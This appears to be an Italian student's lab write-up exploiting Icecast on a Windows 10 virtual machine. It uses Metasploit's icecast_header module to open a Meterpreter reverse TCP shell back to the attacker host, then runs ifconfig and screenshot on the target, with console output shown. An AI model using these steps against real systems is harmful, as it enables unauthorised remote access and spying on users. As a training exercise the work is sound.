
# Hacking Windows 10


L'esercizio di oggi consiste nell'exploitare il programma icecast presente nella macchina Windows 10 e, utilizzando meterpreter, visualizzare IP della macchina bersaglio e effettuare uno screenshot del desktop.

1. Avvio Metasploit e scelta dell'exploit
   Avvio metasploit con il comando msfconsole da terminale e inizio a cercare un exploit che possa funzionare. Visto che il programma da exploitare è icecast, ho effettuato una ricerca degli exploit che contenessero icecast.




   Seleziono il modulo con il comando use 0

2. Configurazione exploit
   Con il comando show options vedo quali impostazioni sono richieste per poter far partire l'attacco e con il comando set le vado ad impostare.




   Imposto su RHOSTS l'ip della macchina Windows 10.


3. Lancio attacco

Con l’applicazione icecast in esecuzione su Windows, eseguo il comando exploit per far avviare l’attacco

```
msf6 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (177734 bytes) to 192.168.50.20
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.20:49485) at 2025-08-28 09:21:33 -0400

meterpreter > 
```

Da notare l’applicazione su windows riceve la connessione




Infine, per visualizzare l’indirizzo IP della macchina bersaglio da meterpreter utilizzo il comando ifconfig ricevendo in output le informazioni richieste

```
meterpreter > ifconfig
Interface  3
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:94:14:74
MTU          : 1500
IPv4 Address : 192.168.50.20
IPv4 Netmask : 255.255.255.0
```

Invece per eseguire lo screenshot del desktop della macchina bersaglio, ho utilizzato il comando screenshot.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/TPIIKavy.jpeg
```